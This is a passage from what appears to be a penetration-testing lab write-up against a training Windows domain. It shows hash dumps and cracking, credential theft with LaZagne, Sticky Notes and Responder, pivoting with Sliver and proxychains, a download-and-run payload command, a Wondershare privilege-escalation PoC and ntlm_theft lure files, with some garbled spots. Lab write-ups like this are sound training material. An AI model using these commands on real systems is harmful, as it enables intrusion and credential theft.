  Random Value : bfa53bb06a275af730de5bbad9d91948

* Primary:Kerberos-Newer-Keys *
  Default Salt : MS01.TRILOCOR.LOCALpthorpe_adm
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) :
51af64c40511da857a9239f8ef002cc98b5e06b7db7876d563ec833144fe1919
    aes128_hmac      (4096) : 900446eb2b7c64be131c663027a5be52
    des_cbc_md5      (4096) : 454a3ecba419ec08

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : MS01.TRILOCOR.LOCALpthorpe_adm
  Credentials
    des_cbc_md5      : 454a3ecba419ec08

RID : 000003ec (1004)
User : svc_jenkins
  Hash NTLM: 8a2c7040a323929b74b14090a9f63cd0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : df02c9f1bb2499f1d90248954c0bae1d

* Primary:Kerberos-Newer-Keys *
  Default Salt : MS01.TRILOCOR.LOCALsvc_jenkins
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) :
17adeb503407f20f3c1a6569e698446f1407949659482c1a58888fe3074a53a3
    aes128_hmac      (4096) : 98d65c5a4e09e0212e224cf16aeee926
    des_cbc_md5      (4096) : a1bf6b54a161cd19

* Packages *
  NTLM-Strong-NTOWF

* Primary:Kerberos *
  Default Salt : MS01.TRILOCOR.LOCALsvc_jenkins
  Credentials
    des_cbc_md5      : a1bf6b54a161cd19
```

But can't crack anything

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: hashNTLM.txt
Time.Started.....: Wed Sep 04 17:45:49 2024 (1 sec)
Time.Estimated....: Wed Sep 04 17:45:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 9539.9 kH/s (1.07ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Recovered.....: 0/5 (0.00%) Digests (total), 0/5 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[216272696e616261793838] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 40c Fan: 45% Util: 35% Core:1404MHz Mem:3504MHz Bus:16
```


use `winPEAS.exe` we see

RDP Sessions					
SessID	pSessionName	pUserName	pDomainName	State	SourceIP
2	RDP-Tcp#0	pthorpe_adm	MS01	Active	172.16.139.175

Found pthorpe_adm's cred: `devtest:D3vel0PEr@123` in the sticky note can RDP to `172.16.139.175:WS0`.

```
sliver (CHEERFUL_SCHEME) > download "C:\users\pthorpe_adm\AppData\Roaming\Microsoft\Sticky
Notes\StickyNotes.snt"
```

```
[*] Wrote 9216 bytes (1 file successfully, 0 files unsuccessfully) to /home/kali/Tools/
Windows/C:\users\pthorpe_adm\AppData\Roaming\Microsoft\Sticky Notes\StickyNotes.snt
```



Can't scan this IP, but still can RDP.

```
PS C:\glassfish3\glassfish\domains\domain1\config> ./fscan.exe -h 172.16.139.175
./fscan.exe -h 172.16.139.175
```


[illegible]

Set up tunnel through WEB-NIX01

```
ssh -i id_rsa root@10.129.179.70 -D 9050
```

Then use proxychains, it's more stable than sliver's socks5.

```
proxychains4 xfreerdp /v:172.16.139.175 /u:devtest /p:D3vel0PEr@123
```



Host files on **WEB-NIX01** and on WS01 machine exec 2 command:

```
powershell -c Invoke-WebRequest -Uri "http://172.16.139.10:9000/pivot.exe" -OutFile "C:/Users/Public/pivot.exe"
cmd /c C:/Users/Public/pivot.exe
```

```
sliver (VERY_NUTRITION) > sessions
```

ID	Transport	Remote Address	Hostname	Username
91253383	pivot	10.129.188.119:40476->VERY_NUTRITION->	WS01	devtest
1b360fc4	mtls	10.129.188.119:40476	WEB-NIX01	root

```
sliver (VERY_NUTRITION) > use 91253383-692e-41d8-9a4a-b24765e70b2c
```

```
[*] Active session ELDERLY_LEGAL (91253383-692e-41d8-9a4a-b24765e70b2c)
```

```
sliver (ELDERLY_LEGAL) > info
```

```
Session ID: 91253383-692e-41d8-9a4a-b24765e70b2c
```

```
Name: ELDERLY_LEGAL
Hostname: WS01
UUID: 9a341442-a62d-0ab7-7edb-d5fb0c864722
Username: WS01\devtest
  UID: S-1-5-21-1106686350-344439897-2636570410-1002
  GID: S-1-5-21-1106686350-344439897-2636570410-513
  PID: 7932
  OS: windows
Version: 10 build 19044 x86_64
Locale: en-US
Arch: amd64
Active C2:
Remote Address: 10.129.188.119:40476->VERY_NUTRITION->
Proxy URL:
Reconnect Interval: 1m0s
  First Contact: Wed Sep  4 23:58:10 EDT 2024 (2m5s ago)
  Last Checkin: Thu Sep  5 00:00:08 EDT 2024 (7s ago)
```

```
sliver (ELDERLY_LEGAL) > ifconfig
```

```
+-----+
| Ethernet0 |
+-----+
| # | IP Addresses | MAC Address |
+---+-----+
| 4 | 172.16.139.175/24 | 00:50:56:94:e1:fc |
+-----+
1 adapters not shown.
```

run **winPEAS.exe** we see:

```
Wondershare InstallAssist(Wondershare - Wondershare Install Assist Service)[C:
\ProgramData\Wondershare\Service\InstallAssistService.exe] - Auto - Running
  Possible DLL Hijacking in binary folder: C:\ProgramData\Wondershare\Service (Users
[WriteData/CreateFiles])
```

Search CVE related Wondershare, we have POC in <https://www.exploit-db.com/exploits/50912>

```
import msgpackrpc
RADDR = "127.0.0.1"
param = "C:/Users/Public/pivot.exe"
client = msgpackrpc.Client(msgpackrpc.Address(RADDR, 12345))
result = client.call('system_s', 'powershell', param)
```




The image shows a Kali Linux terminal window on the left and a FreeRDP window on the right. The terminal window displays the output of the 'sesShell' and 'sessions' commands. The 'sessions' command shows a list of sessions, with 'ELDERLY_LEGAL' being the active session. The 'whoami' command is also executed, showing the user 'NT AUTHORITY\SYSTEM'. The 'info' command provides detailed session information, including the session ID, name, hostname, UUID, username, UID, GID, PID, OS, version, locale, architecture, active C2, remote address, proxy URL, and reconnect interval. The 'cat' command is used to view the contents of a file in the remote system's 'C:\Users\Adminis' directory. The FreeRDP window shows a remote desktop session with a Windows 10 desktop. A command prompt is open, running a Python script to execute a command on the remote system.

```

sliver (ELDERLY_LEGAL) > sesShell exited

sliver (ELDERLY_LEGAL) > sessions

ID      Name      Transport  Remote
1b360fc4 VERY_NUTRITION mtl      10.1.
91253383 ELDERLY_LEGAL  pivot    10.1.
aa7e128c ELDERLY_LEGAL  pivot    10.1.
57b36667 ELDERLY_LEGAL  pivot    10.1.

sliver (ELDERLY_LEGAL) > use aa7e128c-e218-43f-8ba0-91253383

[*] Active session ELDERLY_LEGAL (aa7e128c-e218-43f-8ba0-91253383)

sliver (ELDERLY_LEGAL) > whoami

Lgong ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
sliver (ELDERLY_LEGAL) > info

Session ID: aa7e128c-e218-43ef-8ba0-91253383
Name: ELDERLY_LEGAL
Hostname: WS01
UUID: 9a341442-a62d-0ab7-7edb-d11111111111
Username: NT AUTHORITY\SYSTEM
UID: S-1-5-18
GID: S-1-5-18
PID: 7008
OS: windows
Version: 10 build 19044 x86_64
Locale: en-US
Arch: amd64
Active C2:
Remote Address: 10.129.188.119:40476 - VER
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Thu Sep 5 04:07:02 EDT 2024
Last Checkin: Thu Sep 5 04:08:47 EDT 2024

sliver (ELDERLY_LEGAL) > cat C:\Users\Adminis\

[!] rpc error: code = Unknown desc = CreateFile(\\.\C:\Users\Adminis\

sliver (ELDERLY_LEGAL) > cat "C:\Users\Adminis\

0ffbddd66c758a98d9d6610cc928969ce

sliver (ELDERLY_LEGAL) >
  
```

The FreeRDP window shows a remote desktop session with a Windows 10 desktop. A command prompt is open, running a Python script to execute a command on the remote system.

```

Python 3.10 (tags/v3.10.5:f377153, Jun 6 2022, 16:14:13) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> exec("""import msgpackrpc\nRADDR = "127.0.0.1"\nparam = "C:/Users/Public/pivot.exe"\nclient = msgpackrpc.Client(msgpackrpc.Address(RADDR, 12345))\nresult = client.call('system_s', 'powershell', param)\n""")
>>>
  
```

Use LaZagne to dump password in WS01 and found cred of user **pthorpe** in Domain **trilocor**

```
./LaZagne.exe
```

The LaZagne Project

! BANG BANG !

```
[+] System masterkey decrypted for 0af50e35-4750-4f0e-aca7-31f978e440f6
[+] System masterkey decrypted for 203dfb33-394f-41a1-b031-aa5aa00a852e
[+] System masterkey decrypted for 402db628-9b6b-4e40-8926-fbfbb6bb6626
[+] System masterkey decrypted for c287c81d-0a91-40aa-a640-ca167e26d3d8
[+] System masterkey decrypted for d963f089-8a32-4812-80c6-be17ae237f3e
```

```
##### User: SYSTEM #####
```

```
----- Hashdump passwords -----
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0f280efc7d520ce6554f24f6ec02d0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f3ad5d7948de33a7532f8c8665d2ced6:::  
devtest:1002:aad3b435b51404eeaad3b435b51404ee:0dec6c93cf0fb6306f72624ba6d92d0f:::
```

```
----- Lsa_secrets passwords -----
```

```
$MACHINE.ACC  
0000      F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```

0010  95 FB 36 8C 6E FF C1 3F 17 8F F7 AD 57 79 45 F7  ..6.n..?....WyE.
0020  3B 21 D9 E5 B1 0C 50 CA 09 AD AB 99 24 54 81 3E  ;!....P.....$T.>
0030  40 4F FD D4 41 DC BE 7A 09 B8 BD 3F E6 02 6C DE  @0...A..z...?..l.
0040  4A B2 47 CB 25 21 F3 0E 78 16 B4 AF 74 FE 7B C5  J.G.%!..x...t.{.
0050  25 5C 86 42 C7 8C 1F 5B F3 7C 9E 85 DD DD CF F2  %..B...[. |.....
0060  B3 FF F3 F2 59 8D 5C 4F 46 84 0F 6B 96 71 A0 5F  ....Y..OF..k.q._
0070  89 29 DD 3A 40 A0 4E 1C C6 B7 0E C2 CD 30 17 FE  .):@.N.....0..
0080  20 B0 FB C2 6B 8C 6E 3C 12 9C D4 D6 83 FE DF 07  ...k.n<.....
0090  15 FA BB D6 30 5F 99 01 B3 4B 1C 76 25 9E 69 6E  ....0_...K.v%.in
00A0  9A F5 B1 9F B1 42 19 28 DA C8 4E D5 7E D2 4F 55  ....B.(..N.~.OU
00B0  DD 23 A3 EC 96 31 ED D4 7B 92 A1 70 31 E2 06 70  .#...1..{..p1..p
00C0  AA 39 89 E6 E4 06 62 E2 A9 70 B9 7C 0B C9 FA 08  .9....b..p.|....
00D0  9E 5F F3 DC E1 AA F1 BE 58 49 0C 7E D7 4B 9D 73  ._.....XI.~.K.s
00E0  12 6D 5B 11 87 B8 AD 13 1D 50 7B 86 74 0E 46 B2  .m[.....P{.t.F.
00F0  69 B6 34 EB 53 9F F9 78 86 04 13 F8 19 4D AB D0  i.4.S..x.....M..
0100  36 61 90 73 70 C2 7B 27 41 3A 96 0E FC 07 E0 90  6a.sp.{ 'A:.....

```

DefaultPassword

```

0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..C...}=.....Ed
0010  96 BA 43 0C 82 9D 7D 3D 82 F0 C1 BD 18 84 45 64

```

DPAPI_SYSTEM

```

0000  01 00 00 00 9F F3 91 7C BF 81 AC EB 14 C0 FC 5C  ....|.....
0010  1F 89 65 0D E9 66 AE 69 19 73 69 86 E9 49 F8 6F  ..e..f.i.si..I.o
0020  E6 28 F0 0A 73 DD 7D 47 F7 C8 A1 C6  ..(..s.)G....

```

NL\$KM

```

0000  40 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @.....
0010  71 53 91 D7 14 74 CA 77 59 34 15 BF 0A 90 C5 21  qS...t.wY4.....!
0020  B3 AB 86 2E B6 7F 58 F5 DD B4 23 77 40 2E B7 36  ....X...#w@..6
0030  7B 00 37 B5 63 03 65 59 4B 5B 1F B2 B9 3F DA 1B  {.7.c.eYK[...?..
0040  1C 04 B1 69 7C 53 60 75 1A 4A 4E 0E 08 15 BD 77  ...i|S`u.JN....w
0050  77 5B 49 91 8D EC B9 01 92 77 6C F1 39 69 83 64  w[I.....wl.9i.d

```

----- Credman passwords -----

[+] Password found !!!

URL: 172.16.139.35

Login: pthorpe_adm

Password: pTh0Rp3_R0cK

----- Vault passwords -----

[-] Password not found !!!

URL: Domain=batch=TaskScheduler:Task:{5BF4F0E3-F61B-4BB6-AB96-A23D5F81DA88}

Login: WS01\Administrator

User: pthorpe

----- Pidgin passwords -----

[+] Password found !!!

Login: trilacor\pthorpe

Password: -pl,MK0)9ijn

```
[+] 2 passwords have been found.  
For more information launch it again with the -v option  
  
elapsed time = 8.67191219329834
```

Scan DC01

```
root@WEB-NIX01:~# ./fscan -h 172.16.139.3 -p 1-65535  
  
  _ _ _ _ _  
 / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \ _ _ / _ \  
 / _ \ _ _ \ _ \ ( _ | | | ( _ | | | ( _ | | | <  
 \ _ / _ _ | _ \ _ _ \ _ \ _ _ \ _ \ _ _ \ _ \  
                                         fscan version: 1.8.4  
  
start infoscan  
172.16.139.3:139 open  
172.16.139.3:135 open  
172.16.139.3:53 open  
172.16.139.3:464 open  
172.16.139.3:445 open  
172.16.139.3:88 open  
172.16.139.3:593 open  
172.16.139.3:389 open  
172.16.139.3:3269 open  
172.16.139.3:3268 open  
172.16.139.3:5985 open  
172.16.139.3:9389 open  
172.16.139.3:47001 open  
172.16.139.3:49666 open  
172.16.139.3:49668 open  
172.16.139.3:49671 open  
172.16.139.3:49664 open  
172.16.139.3:49676 open  
172.16.139.3:49677 open  
172.16.139.3:49680 open  
172.16.139.3:49665 open  
172.16.139.3:49684 open  
172.16.139.3:49699 open  
172.16.139.3:49752 open  
[*] alive ports len is: 24  
start vulscan  
[*] NetBios 172.16.139.3      [+] DC:TRILOCOR\DC01  
[*] WebTitle http://172.16.139.3:5985 code:404 len:315 title:Not Found  
[*] NetInfo  
[*] 172.16.139.3  
    [->]DC01  
    [->]172.16.139.3  
    [->]172.16.210.3  
[*] WebTitle http://172.16.139.3:47001 code:404 len:315 title:Not Found  
已完成 24/24  
[*] 扫描结束,耗时: 40.655307579s
```

SMB allow access some folder with this cred.

```
└─(kali㉿kali)-[~]  
└─$ proxychains smbclient -L 172.16.139.3 -U 'pthorpe%-pl,MK0)9ijn'
```

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
Department Shares Disk      Share for department users
IPC$           IPC        Remote IPC
LotusNotes     Disk      LotusNotes
NETLOGON       Disk      Logon server share
Print_jobs     Disk      Jobs task for Printer
Projects       Disk      Projects
Public         Disk      Public Share
Software       Disk      Softwares
SYSVOL         Disk      Logon server share
Users          Disk      Domain Users
ZZZ_archive    Disk      Archives
Reconnecting with SMB1 for workgroup listing.
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:139 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:139 ... OK
do_connect: Connection to 172.16.139.3 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Files in folder don't interest, the tester tried `psexec`, although it failed, but it told that we had write permissions on the `Print_jobs` folder.

```
(kali㉿kali)-[~/Desktop/CPTS/NIX01]
└─$ proxychains impacket-psexec 'pthorpe:pl,MK0)9ijn'@172.16.139.3
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
[*] Requesting shares on 172.16.139.3.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'Department Shares' is not writable.
[-] share 'LotusNotes' is not writable.
[-] share 'NETLOGON' is not writable.
[*] Found writable share Print_jobs
[*] Uploading file sqreAeK.exe
[*] Opening SVCManager on 172.16.139.3.....
[-] Error opening SVCManager on 172.16.139.3.....
[-] Error performing the installation, cleaning up: Unable to open SVCManager
```

Use [ntlm_theft](#) to steal the ntlm hash of the user who clicks on these files.

```
(kali㉿kali)-[~/Tools/ntlm_theft]
└─$ python ntlm_theft.py -g all -s 172.16.139.10 -f test
Created: test/test.scf (BROWSE TO FOLDER)
```

```
Created: test/test-(url).url (BROWSE TO FOLDER)
Created: test/test-(icon).url (BROWSE TO FOLDER)
Created: test/test.lnk (BROWSE TO FOLDER)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test-(externalcell).xlsx (OPEN)
Created: test/test.wax (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: test/Autorun.inf (BROWSE TO FOLDER)
Created: test/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

```
—(kali@kali)-[~/Tools/ntlm_theft]
└─$ cd test
```

```
—(kali@kali)-[~/Tools/ntlm_theft/test]
└─$ proxychains smbclient '//172.16.139.3/Print_jobs' -U 'pthorpe%-pl,MK0)9ijn'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:445 ... OK
Try "help" to get a list of possible commands.
smb: \> prompt false
smb: \> mput *
putting file Autorun.inf as \Autorun.inf (0.1 kb/s) (average 0.1 kb/s)
putting file test.lnk as \test.lnk (1.5 kb/s) (average 1.0 kb/s)
putting file test-(externalcell).xlsx as \test-(externalcell).xlsx (4.0 kb/s) (average 2.1 kb/s)
putting file test.scf as \test.scf (0.1 kb/s) (average 1.8 kb/s)
putting file test-(frameset).docx as \test-(frameset).docx (8.1 kb/s) (average 3.1 kb/s)
putting file test-(url).url as \test-(url).url (0.1 kb/s) (average 2.7 kb/s)
putting file test-(icon).url as \test-(icon).url (0.1 kb/s) (average 2.5 kb/s)
putting file test-(includepicture).docx as \test-(includepicture).docx (7.0 kb/s) (average 3.2 kb/s)
putting file test-(fulldocx).xml as \test-(fulldocx).xml (25.1 kb/s) (average 8.6 kb/s)
putting file test.asx as \test.asx (0.2 kb/s) (average 8.1 kb/s)
putting file test.application as \test.application (1.2 kb/s) (average 7.4 kb/s)
putting file zoom-attack-instructions.txt as \zoom-attack-instructions.txt (0.1 kb/s) (average 7.0 kb/s)
putting file test.jnlp as \test.jnlp (0.2 kb/s) (average 6.5 kb/s)
putting file test.rtf as \test.rtf (0.1 kb/s) (average 6.2 kb/s)
putting file test-(stylesheet).xml as \test-(stylesheet).xml (0.2 kb/s) (average 6.0 kb/s)
putting file test-(remotetemplate).docx as \test-(remotetemplate).docx (23.1 kb/s) (average
```

```
7.0 kb/s)
putting file desktop.ini as \desktop.ini (0.1 kb/s) (average 6.7 kb/s)
putting file test.pdf as \test.pdf (1.1 kb/s) (average 6.5 kb/s)
putting file test.htm as \test.htm (0.1 kb/s) (average 6.3 kb/s)
putting file test.wax as \test.wax (0.0 kb/s) (average 5.9 kb/s)
putting file test.m3u as \test.m3u (0.0 kb/s) (average 5.6 kb/s)
```

Figure 23: Put the files generated from the ntlm_theft tool into the Print_jobs folder

Set up responder in WEB-NIX01:

```
sliver (VERY_NUTRITION) > upload Tools/Linux/Responder.zip

[*] Wrote file to /root/Responder.zip

sliver (VERY_NUTRITION) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 301011

root@WEB-NIX01:~# unzip Responder.zip
```

And it captured `jflemming` password's hash

```
root@WEB-NIX01:~/Responder-3.1.4.0# ./Responder.py -I ens192 -Pv
```

1 2 3 4 5 6 7 8 9 10									
1	2	3	4	5	6	7	8	9	10

NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:

Github -> <https://github.com/sponsors/lgandx>

Paypal -> <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

```
[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [OFF]
```

```
[+] Servers:
    HTTP server           [ON]
    HTTPS server          [ON]
    WPAD proxy            [OFF]
    Auth proxy            [ON]
    SMB server            [ON]
```

```
Kerberos server      [ON]
SQL server           [ON]
FTP server            [ON]
IMAP server           [ON]
POP3 server           [ON]
SMTP server           [ON]
DNS server            [ON]
LDAP server           [ON]
MQTT server           [ON]
RDP server            [ON]
DCE-RPC server        [ON]
WinRM server          [ON]
SNMP server           [OFF]

[+] HTTP Options:
  Always serving EXE   [OFF]
  Serving EXE          [OFF]
  Serving HTML          [OFF]
  Upstream Proxy       [OFF]

[+] Poisoning Options:
  Analyze Mode          [OFF]
  Force WPAD auth        [OFF]
  Force Basic Auth       [OFF]
  Force LM downgrade     [OFF]
  Force ESS downgrade    [OFF]

[+] Generic Options:
  Responder NIC          [ens192]
  Responder IP           [172.16.139.10]
  Responder IPv6         [fe80::250:56ff:fe94:1f2b]
  Challenge set          [random]
  Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
  Responder Machine Name [WIN-0FFM48HK1SM]
  Responder Domain Name  [WNGG.LOCAL]
  Responder DCE-RPC Port [46615]

[+] Listening for
events...

[!] Error starting TCP server on port 80, check permissions or other servers running.
[!] Error starting TCP server on port 110, check permissions or other servers running.
[!] Error starting TCP server on port 21, check permissions or other servers running.
[!] Error starting TCP server on port 25, check permissions or other servers running.
[!] Error starting TCP server on port 143, check permissions or other servers running.
[!] Error starting TCP server on port 53, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 172.16.139.3
[SMB] NTLMv2-SSP Username : trilacor\jfflemming
[SMB] NTLMv2-SSP Hash      : jfflemming::trilacor:ec80eb6be451b80b:
4015EABA06E44E4F47A5E5A418E25E4B:
010100000000000000000063DFD57EFFDA010EFD979C85CF6DDA000000000200080057004E004700470001001E0057004
9004E002D003000460046004D003400380048004B00310053004D0004003400570049004E002D003000460046004D
003400380048004B00310053004D002E0057004E00470047002E004C004F00430041004C000300140057004E00470
047002E004C004F00430041004C000500140057004E00470047002E004C004F00430041004C00070008000063DFD5
```

[illegible]

Crack hash, got cred **jflemming:\$\$Bond@007\$\$**

```
λ hashcat.exe hashNTLM.txt rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
```

<snip>

Dictionary cache hit:

```
* Filename.: rockyou.txt
```

```
* Passwords.: 14344385
```

```
* Bytes.....: 139921507
```

```
